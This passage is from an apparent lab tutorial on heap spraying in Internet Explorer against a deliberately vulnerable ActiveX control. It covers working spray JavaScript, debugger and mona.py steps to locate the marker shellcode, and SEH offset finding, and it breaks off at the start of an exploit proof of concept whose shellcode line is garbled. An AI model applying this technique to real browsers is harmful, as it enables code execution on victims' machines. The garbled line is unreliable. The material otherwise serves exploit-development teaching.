        //      unescape() function requirement   //
        //                                         //
        //          HA CK SY S!                 //
        //          AH KC YS !S               //
        //          A H K C Y S ! S           //
        //          41 48 4b 43 59 53 21 53   //
        //=====

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>Heap Spraying In Action</H2><br>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.<br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x5000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.<br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.<br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Heap Spraying Done";
        alert("Heap Spraying Done");
    </script>
</head>
<body>
</body>
</html>

```


Create a new HTML file named as **HeapSpray_vulActiveX.html** and copy the above HTML codes to it. I suggest you to download the ZIP archive available for download. The archive contains all the **Heap Spraying** scripts.

UNDERSTANDING HEAP SPRAYING

In this phase, we will try to find out what exactly Java script are doing and how heap spraying is working in real time.


```
slackspace = headersize + shellcode.length;
while (nops.length < slackspace) nops += nops;
fillblock = nops.substring(0, slackspace);
```

The above Java script code creates one block of memory containing **NOPS** in the **Process Heap**.

A blue rectangular box with the word "NOPS" written in white capital letters in the center.

```
memory = new Array();
for (counter = 0; counter < 250; counter++) {
    memory[counter] = block + shellcode;
}
```

The above piece of code sprays **NOPs + Shellcode** into **Process Heap Memory**.




INSPECTING PROCESS MEMORY

In this phase, we will try to find out how heap spraying is working in real time.

We will try to visualise whether we are able to affect **Process Heap Memory**. We will use **VMMMap** (a process virtual and physical memory analysis utility) to inspect the **Heap Fragmentation**.


Open **Internet Explorer** and **VMMMap**.




Select **IEXPLORE.EXE** from the “Select or launch Process” window. Next, click on **OK** button.

Let's check the normal status of **Internet Explorer's Heap Memory**.


Please Note: As we have not sprayed the **Process Heap** of Internet Explorer, there we will be less fragmentation.



Let's run the **HeapSpray_vulActiveX.html** and check the output. Once, **Heap Spraying** is done, press **F5** on **VMMap**.



Here is the rough comparison of **Process Memory** before and after spraying.




Please have a look at the injected heap in the above image which is marked as sprayed. After running the Heap Spraying script in **Internet Explorer**, large chunks of **NOPS + Shellcode** is injected to **Process Heap Memory**.

LOCATING SHELLCODE IN MEMORY

In this phase, we will try to find out where exactly our shellcode is placed in memory. In the **Heap Spraying** script, the shellcode is a string.

```
//shellcode = "HACKSYS!"  
shellcode = unescape('%u4148%u4b43%u5953%u2153');
```

Open **Internet Explorer** and run the **Heap Spraying** script again, do not close the Internet Explorer's window. Once the script has completed successfully, please launch **Immunity debugger**.



In Immunity debugger, click on **File** and select “**Attach**”. Select the **iexplore** from the process list and click on “**Attach**”.

Once the process is attached to **Immunity** debugger, we will use **Mona.py** to find the shellcode in the **Process Memory**.

```


08AD0F000 [*] Processing arguments and criteria
    - Pointer access level : *
08AD0F000   - Treating search pattern as asc
08AD0F000 [*] Searching from 0x00000000 to 0x7FFFFFFF
08AD0F000 [*] Preparing log file 'find.txt'
08AD0F000   - (Re)setting logfile C:\NonaLogs\iexplore\find.txt
08AD0F000 [*] Generating module info table, hang on...
08AD0F000   - Processing modules
08AD0F000   - Done. Let's rock n roll.
08AD0F000 [*] Writing results to C:\NonaLogs\iexplore\find.txt
08AD0F000   - Number of pointers of type "'HACKSYS'" : 253
08AD0F000 [*] Results :
05D0FFF4 0x05d0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0FC0FFF4 0x0Fc0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0790FFF4 0x0790FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
09E0FFF4 0x09e0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0330FFF4 0x0330FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0CD0FFF4 0x0cd0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0650FFF4 0x0650FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
1140FFF4 0x1140FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0F10FFF4 0x0f10FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0520FFF4 0x0520FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0350FFF4 0x0350FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0400FFF4 0x04d0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0CB0FFF4 0x0cb0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0B80FFF4 0x0b80FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0A50FFF4 0x0a50FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0560FFF4 0x0560FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
07F0FFF4 0x07f0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
0370FFF4 0x0370FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
10B0FFF4 0x10b0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
06C0FFF4 0x06c0FFF4 : "HACKSYS!" | <PAGE_READWRITE> [None]
08AD0F000 ... Only the first 20 pointers are shown here. For more pointers, open C:\NonaLogs\iexplore\find.txt...
08AD0F000 Done. Found 253 pointers
[*] This mona.py action took 0:01:21.094000

```

!mona find -s "HACKSYS!"

Paused

Mona.py found 253 occurrence of string “HACKSYS!” in the memory. Let’s dump the address where the shellcode is located.



Right click on the address and select “Dump at address”. We can see that shellcode is located after a block of **NOPS**.


EXPLOITING VULACTIVEX

In this phase we will proceed with exploiting the ActiveX control. We will try to find the **offset** to overwrite **Next SEH** and **SE Handler**.

OFFSETS TO OVERWRITE

Let’s find out after how many bytes of junk data, we are able to overwrite **Next SE** and **SE Handler**.

Close all the instances of **Internet Explorer** before proceeding. Launch **Immunity** debugger, we will open **iexplore.exe** and then generate a unique pattern of **14356 bytes**.




Click on **File** --> **Open**.

Now, let's generate a unique pattern of **14356** bytes to find the offset to overwrite **Next SE Handler** and **SE Handler**.

```
00400248-00400248 [+] Program entry point  
0040F000 Creating cyclic buffer of 14356 bytes  
0040F000 Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8  
0040F000 [+] Preparing log file 'pattern.txt'  
0040F000 - (Re)setting logfile C:\MonaLogs\exploit\pattern.txt  
0040F000 Notes: don't copy this pattern from the log window, it might be truncated!  
0040F000 It's better to open C:\MonaLogs\exploit\pattern.txt and copy the pattern from the file  
[+] This mona.py action took 0:00:00.078000
```

!mona pc 14356

Open **pattern.txt** and copy the content, it's located in **Mona logs folder**. Create a new HTML file and place the pattern of characters. In our case, it's located at “**C:\MonaLogs\iexplore\pattern.txt**”.



----- Exploit_PoC_HeapSpray_vulActiveX_SEH_1.html -----

```
<html>
<head>
<title>vulActiveX.dll Heap Spray SEH Exploit</title>
<object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
</object>
<script type="text/javascript" language="javascript">
//=====
//          vulActiveX Heap Spraying SEH          //
//                                              ////
//          HackSys Team - Panthera             ////
//          http://hacksys.vfreaks.com/        ////
//          hacksysteam@hotmail.com           ////
//                                              ////
//          Author: Ashfaq Ansari            ////
//          ashfaq_ansari1989@hotmail.com     ////
//                                              ////
//=====

//shellcode = "HACKSYS!"
shellcode = unescape('\'\u0418\u043d\u0434\u0430\u043b\u043e\u0436\u0435\u043d\u0438\u044f\'');

